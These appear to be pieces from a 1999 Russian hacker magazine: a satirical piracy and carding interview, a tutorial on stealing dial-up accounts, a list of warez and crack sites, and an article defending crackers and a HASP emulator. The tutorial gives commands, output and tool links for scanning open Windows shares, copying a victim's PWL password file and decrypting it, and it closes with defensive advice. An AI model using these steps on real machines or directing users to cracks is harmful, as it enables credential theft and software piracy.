ШГ: Расскажите, пожалуйста, герр Карлсон о первых днях вашей вольной жизни. Что вы делали после того как почувствовали воздух свободы?

К: Пока я летел через Индийский Океан в Швецию, я подхватил весьма угнетающий насморк. Из-за него я целый месяц не мог понюхать воздух свободы. Я снял небольшую комнату в коммунальной квартире в маленьком домике на крыше Стокгольма. Две соседки, омерзительные старухи, травили мне жизнь как могли: обрезали сеть, перья из пропеллера по ночам выщипывали, портили вкус любимого варенья, добавляя в него концентрированный мышьяк. Одним словом, вели себя хуже голливудских звезд. Я залез в полицейские файлы. Нашел фото какой-то омерзительной парочки прирожденных убийц. За них еще награду в миллион стотинок назначили. Пара взмахов фотошопом — и на фотках уже мои две сморщенные соседочки. Тем же вечером намотал я их за юбки на пропеллер — и в кутузку поволок. Там без долгих разговоров взяли старух за ручонки белые, усадили их на стулья поудобнее, подвели к ним электричество, а мне выдали миллион наличными. Правда, с этого призового миллиона пришлось отдать полтора миллиона налогов. Но зато я решил свой квартирный вопрос.



ШГ: Чем вы зарабатывали себе на жизнь первое время?

К: Я решил стать честным гражданином общества. Поначалу работал уборщиком в магазине по торговле подержанными мультикартами. Также работал ходячей рекламой процессоров Intel — пропеллер помог мне создать необходимый для этого имидж. К сожалению, когда в первом Пентиуме ученые нашли баг, меня тотчас затаскали по диспансеризациям — пришлось дело бросить. К счастью, я скопил достаточно денег, чтобы начать свое собственное дело — открыл ларек, торгующий своп-файлами. Один из моих своп-файлов от MacOS был признан журналом «PC Week» лучшим 32-битным файлом года! Трагедия состояла в том, что опять непомерные налоги задушили этот уникальный в своем роде бизнес: в Швеции своп облагается по тем же тарифам, что и спам. Я влачил полунищее существование и лишь раз в месяц мог позволить себе сходить в ресторан. Я заказывал у официанта стакан кипятка и тут же растворял в нем принесенный с собой быстрорастворимый китайский суп. Но, к счастью, знакомство с окрестным Малышом незаметно для меня снова втянуло меня в хакерство.

ШГ: А как это произошло?

К: Все помнят, как дело было в книжке. Дескать, Малыш сидел у окна, а оттуда раздалось жужжание. Вот только не уточнили — у какого окна. Малыш действительно сидел, уставившись в Windows. Искал в ИнтерНете, где можно бультерьера купить с доставкой на дом — он ведь мечтал о собаке. Тут я на чат вышел — от старух-соседок мне болонка осталась. Уже месяц эта облезлая падла одними старушечьими запасами мышьяка питалась. Хотел я ее Малышу спихнуть недорого. Ну, он заартачился — дескать, борцовая собака нужна, для чемпионата по вольной борьбе среди кобелей полутяжелого веса. Я взломал сайт тотализатора собачьих боев. Приписал болонке заслуг почетных охапку — дескать, крокодилов заживо грызет, слонов топчет, стадо piраний в своей моче утопит. Ну и поставил, естественно, одураченный народ на болонку эту как 100:1. Болонку как на ринг бросили, так через секунду от нее один парик с бигудями остался. Нокаут. Миллион стотинок заработал враз. Подошел я к Малышу и говорю: «Парень, главное — не собака. Главное — информация о ней.» Так мы стали заодно. А налогов я уже решил не платить.

ШГ: Согласно книге вашей дружбе с Малышом очень мешала некая госпожа Фрекен Бок. А как дела обстояли на самом деле?

К: Фрекен Бок — так звали системную администраторшу в школе Малыша. Отвратительная особа, даже от ее ногтей постоянно воняло дешевыми китайскими мышами. Поначалу мы ей форматировали блины, винчестеры то есть. Отсюда байка про то, что мы, дескать, у нее плюшки воровали. Когда мне надоело этим заниматься, я просто поменял провода питания жестких дисков — «плюс» на «минус». В результате винчестеры стали крутиться в обратную сторону, что привело к удивительному эффекту — названия и содержимое файлов начало читаться задом наперед. Вместо autoexec.bat, например, tab.cex-

варезной крыше

eotua. Но главное — сбылась мечта идиота: наконец-то при перезаписи файлов в «Нортоне» полоска стала бегать справа налево, а не слева направо. На достигнутом мы не остановились. Пока я отвлекал Фрекен Бок убежавшим молоком, Малыш подкрался к штепселю компьютера и повернул его на 180 градусов. Таким образом вся система стала работать задом наперед. Когда Бок увидела, что кирпичи в «Тетрисе» стали из аккуратно сложенной стопки улетучиваться вверх, на небеса, она логично подумала, что наступил конец света. После чего она чуть не удавилась на вовремя подвернувшемся «центрониксе». К сожалению, ее пузо отягощали многочисленные сдобные плюшки, и поэтому хлипкий шнур не выдержал. На следующий день рождения я подарил ей толстенный SCSI интерфейс.

Но само собой, что нашей мечтой было заняться кардингом, и Фрекен Бок была самой желанной мишенью. Нам было крайне необходимо выяснить номер ее кредитной карточки. Для этого вы решили создать поддельный сервер, зарегистрировавшись на котором, Фрекен бы выдала свою подноготную, точнее — подкарточную информацию. Сначала Малыш нарисовал очаровательный сервер, посвященный начинке для плюшек. Фрекен совсем не клюнула. Затем я изучил «3D Max» и нарисовал с полсотни тефлоновых сковородок и титановых скалок для домомучительского сайта. Никакого эффекта. Но тут меня осенило. Я обнаружил на столе Фрекен номер журнала «ТВ-Парк», где красным карандашом были отмечены все программы о привидениях! И я сделал уникальный эротический сайт с фотографиями обнаженных привидений в самых непристойных позах. Баннеры сайта расклеил где только можно — не забыл вставить его даже в загрузочный логотип ее Windows и поменял на него табличку «General Protection Fault». Не прошло и месяца, и Фрекен Бок, не имея, кстати, модема, стала первым зарегистрированным посетителем нашего «Porno Ghost GraveSite». Номером ее кредитной карточки оказался 666-666-666, что меня ничуть не удивило... Тогда я впервые смог побывать в Лас-Вегасе, — блаженно закатив глаза заключил Карлсон.

К: Все это было глупыми шалостями. Подлинный перелом в моей стремительной карьере свершился тогда, когда я напал на настоящую золотую жилу — софтварное пиратство. Малыш поначалу воспринял меня слишком буквально — спер у отца надувную байдарку и напялив повязку на глаз и деревянную ногу, плавал по Дунаю, перехватывая грузовые танкеры, битком набитые дистрибутивами Microsoft Office. Затем мы стали возить из Китая контрабандные диски в СНГ — так родилась великая песня «Шаланды, полные китая, в Одессу Карлсон привозил». Будучи приверженцем марксизма-ленинизма, именно удовлетворение варезных потребностей посткоммунистической России я поставил своей меркантильной целью.

Поначалу мы возили пятидюймовые флоппи-диски, затем, благодаря научно-техническому прогрессу, перешли на трехдюймовые. Крупные программы, такие как Corel Draw, занимали по несколько сотен дисков, и даже в большой, туго набитый под завязку танкер влезало от силы 100-150 дистрибутивов. Корабельные крысы, прогрызавшие в дискетах бэд-блоки, вынуждали меня дублировать дистрибутивы многократно. Жизнь пирата в доCD-rom'ные годы была невыносима тяжела и малоприбыльна. Малыш за взятку в четыре с половиной нюаня, напечатанных на цветном «Епсоне», смог получить вьетнамское гражданство, что дало ему возможность торговать варезами на одном вьетнамском рынке в центре Москвы. К слову, чиновник требовал от нас пять нюаней, но краски в картридже хватило лишь на четыре с половиной.

ШГ: А много тогда было проблем с властями, боровшимися против флоппи-бутлегерства?

К: Постоянно менты устраивали облавы. С одного входа на рынок вваливалась пьяная орава ОМОНОвцев, размахивающих резиновыми и деревянными дубинками (утыканными заточенными гвоздями), а также полковыми знаменами и вымпелами. На всех выходах натягивали рыболовные сети, в которых запутывались пытавшиеся в панике бежать торговцы. Нам с Малышом было проще — мы быстренько накидывали ветошь на лоток, а сами взмывали в небо. Потом нас раскусили и перед облавой стали в воздух запускать антисамолетные аэростаты. Однажды я, преодолевая звуковой барьер, так шандарахнулся головой о дирижабль, что меня потом мама родная не узнала — этот гадкий 286-ой Asustek стал требовать от меня пароль для входа в систему.

Жить стало значительно проще и веселее, когда наступила эпоха cd-rom'ов. Помнится, я как-то на день рождения китайского царька Мао Цзе Дуна преподнес ему похаченную мной коммунистическую версию Doom, названную «Мао Цзе Дум». В знак благодарности и «за заслуги перед отечеством» Мао даровал мне небольшой подпольный заводик по производству лазерных дисков в пригороде Пекина. А спустя пару дней китайское правительство для меня сделало скромный, но полезный апдейт в виде 130 тысяч работников. Подавляющее большинство работы делалось вручную — даже обложки китайские дети малевали фломастерами, мелками и углем. Было много брака, но в России товар у меня отрывали с руками и с пропеллером.

Про меня ходило множество невероятных слухов. Дескать, контрабандный товар перевозился в желудках сотен тысяч китайцев, которые заглатывали эти диски, а в Москве им вскрывали животы прямо по прибытию на вокзал. Все это чепуха, выдуманная моими конкурентами из братской республики Болгария. То, что на китайский дисках, продававшихся в Москве, частенько обнаруживались налипшие кусочки риса, не имеет к этому ни малейшего отношения. Для перевозки компакт-дисков мы нанимаем вооруженные отряды наркокурьеров, которые с радостью согласились переориентироваться на новый вид контрабанды, ибо он был куда более прибыльный. Нередки были случаи, когда колонна карьерных «Белазов», груженных по горло героином, сбрасывала свой товар где-нибудь в приграничных горах лишь для того чтобы освободить место для свежевышедшего хита навроде Starcraft или Microsoft Internet Explorer 4.0. Как видите, польза от варезных пиратов несомненна — никто еще так не подрывал наркобизнес в России, как ваш непокорный слуга Карлсон.

ШГ: Как на бизнес бутлегеров повлиял экономический кризис в России?

К: Приходится выкручиваться. Я занялся разработкой новых экономических идей. В частности я хочу ввести в обиход понятие «зарегистрированного пиратского пользователя». Зарегистрированный пользователь пиратского продукта сможет в любой момент позвонить по телефону в офис «Карлсберг Варез» в Китае или Стокгольме. Там ему сообщат, какие именно вирусы обнаружены на компакт-диске с купленной им игрой. В каком именно месте игра будет вылетать с ошибкой из-за кривой китайской локализации. И где дешевле купить новый винчестер взамен уничтоженного из-за программной ошибки в нелегальной пре-бета версии продукта. Пользователь будет оплачивать лишь международный телефонный звонок.

ШГ: Какое место вы занимаете на современном рынке и каковы ваши ближайшие планы на будущее?

К: В настоящее время моя компания «Карлсберг Варез» становится мировым лидером в производстве программного обеспечения. Например, Windows 98 мы продали в четыре раза больше, чем сам Билл Гейтс. И поэтому нынче в мои планы входит покупка корпорации Microsoft. Также мы собираемся поглотить несколько других крупных компаний — ID Software, Sierra, Microprose и Apogee. Дело в том, что мои адвокаты подсчитали, что купить эти фирмы обойдется намного дешевле, чем судиться с ними по поводу нелегального тиражирования их продукции.

Попрощавшись, Карлсон нажал на груди кнопку «Запуск Пропеллера», затем ввел пароль и ткнул в «Enter», после чего взмыл вверх.

К: Кстати, Малыш любит ваш журнал. Только от статей Шикеля Грубого его тошнит... Ой, а вы случайно не Шикель?

ШГ: Да нет, что вы. Я — Мохамед Али. А Шикель Грубый умер уже лет десять назад.

К: Это очень славно. Думаю, что Малыш будет рад этой новости. Пока! Если что — звоните. Вот вам колокольчик.



Ты должен знать, как

jaguar

А знаешь ли ты, друг мой, о том, как хакеры «вытаскивают» твои драгоценные аккаунты прямо у тебя из-под носа? Для тех, кто первый раз держит Х в руках, объясняю — аккаунт (учетная запись, имя пользователя и пароль — как угодно) — это твои login и password, которые ты, дружище, используешь для входа в Интернет.

Существует достаточно много случаев, когда пользователь с удивлением для себя обнаруживает, что за его счет бродит по просторам Интернет кто-то еще и, естественно, тратит направо и налево его потом и кровью заработанные деньги. Обнаружив столь неприятное происшествие, он в ярости (или в недоумении — кто как) звонит в техподдержку своего провайдера и объясняет причину своего недовольства. Провайдер приносит свои соболезнования, но, к сожалению, ничем помочь не может, однако, предлагает сменить пользователю пароль и советует не допускать до компьютера тех людей, которые не достойны доверия. А самое главное, что тем людям, которые платят свои деньги за часы, проведенные в Интернет, провайдер не собирается возмещать ни денег, ни времени. Разочаровавшись и обвиняя во всех мнимых грехах техническую поддержку, ты размышляешь о том, как же этому гадскому хакеру удалось украсть твой аккаунт, и с обидой в душе на этот жестокий мир подумываешь о смене провайдера. Итак, каким же образом хакер смог «вытащить» твой аккаунт?

На сегодняшний день мне известны несколько методов, которые используют хакеры. Обычно многие юзеры, устанавливая windows 95/98/NT под сети, предоставляют доступ к своим дискам и директориям другим пользователям сети, тем самым открывая лазейку в свой компьютер. Для того чтобы в сети найти компьютер с такой лазейкой, хакеру необходимо просканировать диапазон IP-адресов одной сетки. Что для этого нужно? Для Windows 95/98/NT — программа «Legion» (*http://207.98.195.250/software/legion.zip*). После запуска этой программы нужно указать IP-адреса, которые будут использоваться для сканирования. Сначала хакер выбирает предполагаемого провайдера, услугами которого впоследствии он будет пользоваться. Например, это будет выдуманный нами провайдер www.lamerishe.ru. Запустив свой mIRC, он отправляется на всем знакомый IRC и в окошке «status» пишет: /whois *.lamerishe.ru

Ответ не заставит себя ждать:

#RUSSIAN Andrey H andrey@dialup-28059.lamerishe.ru :0
hello.
***.junk.com**
End of /WHO list.

Дальше следует команда: **/dns Andrey**

И mIRC выдает ему IP-шник жертвы:

***** Looking up dialup-28059.lamerishe.ru**
***** Resolved dialup-28059.lamerishe.ru to 121.31.21.10**
-

Вот он уже и знает один из ip-адресов (121.31.21.10) нашего выдуманного провайдера. Теперь нужно указать диапазон IP-адресов этого провайдера. Хакер запускает Legion и заполняет поля «Enter Start IP» (введите начальный IP) и «Enter End IP» (введите конечный IP).

Enter Start IP: 121.31.21.1
Enter End IP: 121.31.21.254

Остается только выбрать скорость соединения и нажать на кнопку «Scan». Если после сканирования, в правом окне сканера, появится что-то вроде «\\121.31.21.87\C», то в левом окне можно открыть этот IP и щелкнуть два раза на ответвлении «C». Появится сообщение «MAPPED ON DRIVE E:». Все это означает, что на данном IP есть машина, с незашаренным (то есть открытым для всех) диском C. И этот диск можно установить как еще один диск на своем компе. То есть у хакера на компе появится еще один диск (в данном случае — E), по которому он будет лазить, как по своему собственному, хотя он и находится на удаленной машине. Конечно, главной целью для хакера является файл с расширением .pwl, в котором находится зашифрованный аккаунт. Этот файл лежит в каталоге Windows. И поэтому хакер заходит в «Пуск -> Программы -> Сеанс MS-DOS». Пишет там «e:» и нажимает Enter. Теперь он на жестком диске у чайника. Но каталог Windows может называться по-другому. Поэтому он пишет: E:\>dir win* и получает такой вот ответ:

```
Том в устройстве E не имеет метки
Серийный номер тома: 2247-15D0
Содержимое каталога E:\

WIN95        <КАТАЛОГ>    11-30-98  6:48p WIN95
        0 файл(а,ов)          0 байт
        1 каталог(а,ов)   287,997,952 байт свободно
```

Дальше следуют команды:
E:\>cd win95
E:\WIN95>dir *.pwl

```
Том в устройстве E не имеет метки
Серийный номер тома: 2247-15D0
Содержимое каталога E:\WIN95

ANDREY    PWL        730  02-05-99 10:31p ANDREY.PWL
        1 файл(а,ов)        730 байт
        0 каталог(а,ов)   287,997,952 байт свободно
```

E:\WIN95>copy andrey.pwl c:\hacking\pwlhack

Теперь, после копирования файла с расширением .pwl, хаке-

тебя хакают!

ру нужно отсоединиться от этого компьютера. Он открывает иконку «Мой компьютер», выбирает иконку E:\121.31.21.87\C нажав правую кнопку мыши. Там жмет «Отсоединить». Что теперь? А теперь он берет программу pwlhack (http://newdata2.box.sk/neworder/crackpwd/pwlhck32.rar) и с помощью нее расшифровывает добытый файл andrey.pwl.

```
C:\HACKING\PWLHACK>pwlhack.exe /list andrey.pwl andrey
(C) 17-Apr-1998y by Hard Wisdom «PWL's Hacker» v3.0 (1996,97,98)

Enter the password: <enter>
File 'ANDREY.PWL' has size 730 bytes, version [NEW_Win95_OSR/2]
for user 'ANDREY' with password '' contains:

[Type]-[The resource location string]
[Password]-
Dial X *Rna\Соединение с lamerishe\L5tRe      fsa3Xfa12

Indexed Entryes: 1;   Number of resources: 1.
```

Настает кульминационный момент! Итак, теперь с помощью аккаунта, добытого у «чайника», хакер может лазить по просторам всемирной паутины Интернет. А вот и сам аккаунт:

Имя пользователя: L5tRe
Пароль: fsa3Xfa12

Если у данного провайдера можно посмотреть статистику прямо из Интернета, то, обычно, хакеры посещают сайт провайдера (в нашем примере www.lamerishe.ru) и смотрят, сколько осталось денег на счету у пользователя и в какое время он обычно находится в Интернете. Кстати, телефоны модемных пулов также можно узнать на сайте у провайдера. :)

Существует еще несколько иных способов, таких как использование троянов Netbus1.0, Netbus Pro 2.0, BackOrifice и т.д. Самый простой из всех способов заключается в том, что, зная IP-адрес с открытыми сетевыми ресурсами, можно соединиться с компьютером, нажав на Пуск, выбрав «Поиск компьютера» и указав IP-адрес.

«Все. Систему я понял. Теперь объясни-ка мне, как устранить лазейку и защитить себя от непрошеных гостей?» — скажешь ты. Хорошо. Для защиты от описанной выше дырки тебе будет необходимо отключить привязку (службу доступа к файлам и принтерам) от контроллера удаленного доступа (лезь в «Панель управления» -> «Сеть»), а в Windows NT нужно запретить службу Server в Remote Access WAN Wrapper. Но от НетБаса, БэкОрифиса и подобных троянов это тебя не спасет. А вот чтобы не подхватить трояна, во-первых, никогда не подпускай никого к своему компьютеру со всякими дискетками, а, во-вторых, никогда не запускай у себя на компе никаких прог, в которых ты хоть на грамм сомневаешься. Последним хакерским способом по рассылке троянов был массовый спаминг с хоста microsoft.com, где в каждом письме лежал якобы патч к 4-му IE. Ну, а что этот «патч» делал, я думаю, ты уже догадался. :)



Больше Warez'a!

(Хорошего и разного)

Андрей Князев

Буржуи.

Самый известный пример — "Две Коровы", они же TuCows. www.tucows.com, (лучше воспользоваться зеркалом, которое находится на мегасервере ИнфоАрт: http://tucows.infoart.ru).
Весьма симпатичный архив с поиском и рейтингом – коровами. Чем больше коров, тем лучше.
Но вот канал, того... слегка забит, хотя и ИноАрт...Итого, оценка: 3+.
Еще один "классический" сайт – www.warez.com. То, что доктор прописал, но... если тебе повезло с выделенкой или у твоего провайдера быстрый канал в забугорье. А так, ну варез, он и в Африке варез. "Ничего таки особливого", как говаривал герой какого-то нашего кино о войне. Возможности поиска достаточно аскетичны. Хотя подкупает тем, что можно искать не только по варезу, но и, к примеру, по mp3. В общем стабильная 3.
Но и среди буржуев попадаются "порядочные" люди. К числу таких "джентльменов" без сомнения необходимо отнести Fast FTP Search 4.0: http://ftpsearch.lycos.com. Когда-то, на заре туманной юности, это был скромный норвежский сайт, который затем перекупила огромадная Lycos, и поиск стал называться Lycos FTP Search. Это, однако, почти ничуть не умалило его достоинств. Если тебя интересует какая-нибудь экзотическая вещь, то для поиска, особенно в забугорьи — Lycos FTP Search самый оправданный выбор. Оценка, — устойчивая 4.

Родная Русь

Во первых, Download.ru: www.download.ru. Все аккуратно рассортировано. Есть весьма приятный поиск. Одно но, размер коллекции все же ограничен. И взломщиками здесь не разжиться. А какой же русский не любит хорошего кряка??? В общем, "это тоже гуд", т.е. верное 4.
Кроме того, не стоит забывать и о ftp–архивах. Самый популярный, это архив КИАЭ (для тех, кто не знаком с историей, — КИАЭ, т.е. Курчатовский Институт Атомной Энергии, — это первое место в стране, где появился Internet!!!) www.kiarchive.ru. Легендарный адрес. По этому гигантскому ftp можно искать нужные файлы и без сомнения, все общеупотребительные программы там есть. (Оценка 4+)
Еще один отпрыск Релкома, — файловый архив УралРелком (он же http://ftp.mplik.ru).
Наиболее примечателен тем, что является официальным файловым архивом Microsoft на территории России. Самые горячие обновления от всеобщей Мелко-Мягкой любимицы (ну куды ж мы без МазДая?) можно без проблем скачать именно отсюда. (Оценка 4+)
Ну и наконец, всеобщий любимец и безусловный лидер этого маленького хит-парада. Русский FTP-Search — http://ftpsearch.city.ru/ftpsearch.ru.html. Наверное лучший поисковый механизм для всего "мягкого" в России. Широкие возможности настройки поиска. Возможность поиска по выбранному домену и масса других настроек. Годится для поиска всего, начиная от тех же mp3 и вплоть до самых горячих софтин и кряков.
Ну а сейчас извините, Русский ФПТ-поиск нашел нужную программулину. Пойду натравлю ReGet'a...2



Почему закрылась

Пресс-секретарь UCLabs
Юрий Мелкаас
(melkaas@mail.ru)

Так повелось, что издавна особый интерес у людей вызывали события, которые каким-то образом влияли на их жизнь, но адекватного объяснения не имели. Как правило, множество «трактователей» и «описателей» подобных событий неизбежно вкладывают, помимо объективных фактов, всякого рода выражения, как-то: «я думаю», «это, скорее всего, значит», «налицо» и т.д. Что в свою очередь трактуется далее и т.п. В общем, нет смысла объяснять механизм возникновения слухов и домыслов. Все прекрасно наслышаны про «тайные знания» колдунов, про таинственный преступный мир и наркомафию, проделки злобных и всемогущих хакеров... Однако иногда, когда так называемое «бытующее мнение» переходит границы домыслов и начинает оказывать реальное воздействие на реальный мир и реальных людей, волей-неволей кому-то приходится развеивать мифы, даже если это выглядит как оправдания, дескать — «ладно вам отмазываться, все и так все знают».

Но ближе к фактам. Двадцать девятого марта 1999 года российская группа UCL (United Crackers League) официально прекратила свое существование, о чем было объявлено на сайте http://www.ucl.ru. В дальнейшем все упоминания о UCL и ее «членах» надо рассматривать с приставкой «бывшие». Само по себе это событие достаточно малозначимое, но, тем не менее на http://www.computerra.ru появилась достаточно сомнительная статья под названием «Хакерам надают по мозгам». В ней факт реорганизации группы объясняется повышением интереса правоохранительных органов к деятельности группы, а также реальным фактом ареста одного из, якобы, членов группы, некоего Лишутина Андрея (Лешего). Возникшая затем дискуссия на данном сайте не привела ни к чему, потому что в ответ на доводы бывших членов UCL автор статьи занял наиудобнейшую позицию — «если можете — опровергните, нет — молчите в тряпочку». «В тряпочку», естественно, молчать никому не хочется, и желание хоть как-то приостановить тот бред, который несут некоторые компьютерные издания, и послужило предпосылкой написания этой статьи.

Прежде всего целесообразно отделить United Crackers League в частности и так называемых крэкеров (crackers) вообще от того, что именуют хакерами (hackers). Единственное общее и у тех и у других — это «средство производства» — компьютер. Хакеры занимаются взломом сетевых устройств и сетевых операционных систем. Как правило, наглядный результат работы хакеров — порча web-страниц и прочий явный вред — в основном, дело рук ребят по 14-16, очень редко 17 лет. На этот счет, кстати, есть определенное мнение. Вот, например, когда такие же ребятишки расписывают стены из баллончиков — что с ними делают? Уж точно не врываются с ОМОНом и не конфискуют все красительные средства, не говоря о более серьезных последствиях. Хотя это уже отдельный разговор.

Итак, United Crackers League (далее UCL) была создана в 1994 году и сразу же заняла лидирующее место в снятии защит с программ. UCL объединила ведущих российских (и не только) крэкеров — людей, занимающихся снятием защит именно с программ. Основным отличием UCL от аналогичных зарубежных групп было то, что команда не являлась пиратской и не занималась распространением программного обеспечения.

Во всем мире существует достаточно развитая система обмена пиратским программным обеспечением. Как правило, в подобных «пиратских» группах крэкеры занимают отнюдь не ведущую роль. Постольку поскольку достаточное количество программных средств вообще не имеет никакой защиты (кроме правовой, конечно) и может свободно, при наличии всего одного ключа, использоваться кем угодно. (Кстати, некоторым поборникам легального программного обеспечения советуем задуматься, как бы в пример, — легальна ли ваша копия Windows или это просто «спиратченная» операционка с «левым» ключиком?) Дело в том, что истинно пиратские группы функционируют, в силу определенных обстоятельств, в основном в странах «развитого капитализма», поскольку только там люди понимают, что любая программа имеет свою конечную стоимость. Поэтому способ «натурального обмена» очень просто объясняет отсутствие какой-либо денежной базы внутри пиратской группы, либо на рынке пиратских групп.

Соответственно, вся работа внутри пиратской группы делится между ее членами по «профессиям». Если приблизительно описать механизм, то одни поставляют программное обеспечение (suppliers), другие, если необходимо, его взламывают (crackers), третьи (couriers) разносят эти уже взломанные программы по серверам, четвертые (traders) осуществляют обмен между различными серверами различных групп. За эту работу все члены группы имеют доступ к данным серверам и получают программное обеспечение бесплатно. Вот это пример истинно пиратской группы, которая занимается распространением программного обеспечения в «тираж». В день может таким образом выходить до 100 наименований программного обеспечения. Можно представить себе размах и масштабы функционирования такого синдиката. Но, говоря о «рынке пиратского программного обеспечения», прежде всего надо помнить именно о таких «натуральных» взаимоотношениях, но ни в коем случае не об извлечении денежной прибыли.

Другое дело Россия, в которой изначально не существовало (да и по сей день не существует) мощных компьютерных коммуникаций. Как правило, крэкеры в России имели совсем другую предпосылку для появления. Но об этом позже. За несколько лет команда UCL разрослась и стала практически единственной группой такого профиля в республиках бывшего Советского Союза. Принадлежность к UCL являлась лучшей рекомендацией; это также означало, что человек может не только копаться отладчиком в чужих программах и защитах, но в состоянии написать свою программу любого уровня сложности (чего стоит только то, что в любой пиратский синдикат или группу крэкеров из UCL зачисляли без рекомендаций и испытательных сроков). Да и кто может создать свою собственную систему, которая не будет уступать, а будет превосходить аналоги, если ни человек, способный быстро разобраться в математических алгоритмах и методах, имеющий опыт анализа более чем тысячи различных видов защит?

Возвращаясь немного назад, необходимо немножко пояснить, как все-таки появились крэкеры в России. Естественно, отрезанные от мира долгое время и не имеющие online-поддержки, а также технических консультаций и т.д., российские пользователи и программисты приобрели странный менталитет. В основном его можно обозначить как «если программа не работает как надо — значит, необходимо сделать так, чтобы она работала».

Принципиально это можно перенести не только на программный рынок. Но, тем не менее, сложилось так, что крэкеры в России в большинстве своем занимались проблемами тех, кто в силу отсутствия знаний не мог сам адаптировать программу. И, естественно, что на каком-то этапе начали возникать денежные отношения. На самом деле здесь нет ничего общего с тем, что порой пишут в некоторых СМИ — дескать, «ломають, а потом ходють по людям и предлагают ломаные программы за полцены». На самом деле крэкер обычно выполняет разовую работу по снятию защиты по просьбе заказчика. Это можно сравнить, я думаю, с тем, что вы просите кого-то сделать дубликат ключа от двери. И, естественно, платите за это деньги. И очень спорный вопрос — «кто несет ответственность за то, что этим ключом кто-то еще вскроет дверь чужой квартиры?». Скорее всего — тот, кто им эту дверь открыл.

Тем не менее, 29 марта 1999 года общим собранием UCL было принято решение о расформировании группы. Многие, как уже было сказано, связывают этот факт с

группа UCLabs

задержанием Андрея Лишутина, но это не так: никакой прямой и косвенной связи нет, группа шаг за шагом шла к осознанию того, что крэкерство и продажа «крэков» не может принести ощутимого дохода и что создание своих систем защиты ПО может служить более серьезным основанием для формирования своего бизнеса, чем их снятие. Кроме того, в мире существует огромное количество тестовых криптоаналитических лабораторий, которые, по сути, занимаются крэкерством в чистом виде, но при этом являются, что называется, юридическими лицами и получают от фирм производителей средств защиты реальные деньги. Тем более что опыта для этого более чем достаточно, и к тому же появились потенциальные источники финансирования этого бизнеса.

Но все-таки, кто же такой «Леший»?

Итак, как уже было сказано, 31 марта 1999 года в журнале «Компьютерра-Online» появилась претенциозная статья главного редактора А.Шипилова «ЛЕШИЙ АРЕСТОВАН! Хакерским движениям в России приходит конец!», в которой автор со свойственной ему некомпетентностью приводит свою версию случившегося и связывает закрытие сайта UCL (www.ucl.ru) с задержанием Андрея Лишутина, без малейшего уважения называя последнего Лешим. Такую вольную трактовку автор допускает и по отношению к профессии Андрея, вдруг превратившегося из простого специалиста по программным продуктам фирмы 1С в «одного из наиболее квалифицированных и талантливых российских взломщиков». Свои сведения о задержании (а не аресте, как утверждает Шипилов) Андрея Лишутина и прочих «фактах» автор, якобы, получил из никому не ведомых источников, даже не удосужившись связаться с Андреем.
Андрей Лишутин никогда не являлся членом UCL и, тем более, никогда не был крэкером (хотя вопрос о членстве в UCL, конечно, недоказуем, как справедливо заметил г-н Шипилов, особенно если говорить о простом объединении, даже не зарегистрированном официально). Возвращаясь к разговору о ключах и дверях, заметьте разницу, можно не являться крэкером, но заниматься продажей взломанного программного обеспечения (это не совсем относится к Лишутину в данном случае — ниже мы объясним, почему). Задержание Андрея, бывшего дилером программного аналога электронного ключа HASP, по мнению некоторых членов UCL, было инспирировано фирмой Aladdin, которая пошла на такие меры из-за желания сохранить монополию на средства защиты, в частности, на ключ HASP. Но не желая опускаться до уровня некоторых изданий, мы не будем развивать эти домыслы, а просто расскажем, что же на самом деле представляет собой HASP.

Это система программно-аппаратной защиты на основе электронных ключей с энергонезависимой памятью. Существует несколько моделей ключа, такие как HASP-3, Memo HASP-1, Memo HASP-4, Time HASP, Time HASP-4, Net HASP, PCMCIA-HASP, Open HASP и еще несколько вариантов для компьютера Apple Macintosh.
Не так давно группа UCL сделала полную программную модель данного ключа. То есть вам необходимо вставить ключ на 10 секунд в LPT порт, запустить сканер, и более HASP вам не нужен. При этом не требуется внесения абсолютно никаких изменений в программу, которая защищена этим ключом, т.к. ключ полностью эмулируется программными драйверами. Это и называется программным аналогом электронного ключа HASP, который распространял Андрей Лишутин.
С точки зрения здравого смысла данный программный эмулятор является отдельной самостоятельной программой, и его абсолютно справедливо можно считать защитой, так как программы без наличия данного эмулятора не работают. Итак, все, что делает внешний ключ, спокойно выполняется программно — зачем же тогда платить за него деньги, ведь этот набор микросхем стоит гораздо дороже, чем набор программных инструкций? Тем более что все патенты и сертификаты на алгоритмы здесь ни при чем. Программисты UCL использовали свои более простые и эффективные алгоритмы для написания эмулятора, которые даже приблизительно не походят на оригинальные.
Самое интересное, что ключ HASP получил сертификат Министерства Обороны США не так давно, когда он был уже взломан на все 100%. Зарубежные специалисты оценили его криптостойкость как 99.9%, что соответствует 64-битным и выше методам шифрования с ключом, и это при том, что его реальная криптостойкость составляет 5^6, то есть 15625 комбинаций, а это меньше 10 секунд перебора. Напрашивается вполне резонный вопрос — кто его тестировал и что же это за специалисты? И почему никто не нашел этого, кроме UCL? И даже теперь зная об этом, Aladdin все равно продолжает рекламировать и продавать этот ключ, заранее зная, что обманывает своих покупателей.
Есть еще много интересных примеров на эту тему, касающихся не только ключа HASP, а и более продвинутых защит и электронных ключей. И какой смысл в сертификации таких защит непрофессионалами, когда 16-20-летние ребята взламывают программы с суперсертифицированными защитами, стоимость которых доходит до 20.000 долларов и даже больше? Это случай, когда один программный продукт стоит в несколько раз дороже более-менее мощного компьютера.
А все потому, что обыкновенный программист и крэкер — это люди, имеющие практически одинаковую базу, но разные области применения. Потому что они думают как те, кто будет эти защиты вскрывать. Потому что нет методики, которая позволяла бы разрабатывать хорошие программные защиты, не анализируя уже существующие. Иначе все бы повторяли (да, в общем-то, повторяют) ошибки предшественников в разработке методов. И, в конце концов, потому что защитой дорогого и мощного программного обеспечения должны заниматься не просто профессионалы-теоретики, а суперпрофессионалы. В этом случае выигрывают оба — и производитель, и исследовательская лаборатория, и затраты на тестирование и создание окупаются полностью. Иначе... что ж, результаты знают все.
Фирма Parametric Technology может, например, смело подавать в суд на производителей менеджера лицензий (еще один способ защиты) FlexLM. Потому что сам запатентованный алгоритм достаточно криптостоек, а его программная реализация уменьшает его криптостойкость в два раза. Pro Engineer вместе с комплектом дополнительных программ стоит около 200 000 долларов. Вот и посчитайте, какой примерно они понесли ущерб.
Невольно напрашивается вопрос — зачем крэкерам это надо? Сидели бы, ломали потихоньку этот HASP и все остальное и никому ничего не говорили — больше было бы заказов на крэк. Ведь бытует мнение о том, что настоящие хакеры/крэкеры никогда не будут светиться, потому что все, кто умеет что-то «серьезное», сидят себе тихонько, а на весь свет кричат только дилетанты и идиоты, которые и «пороху не нюхали»...
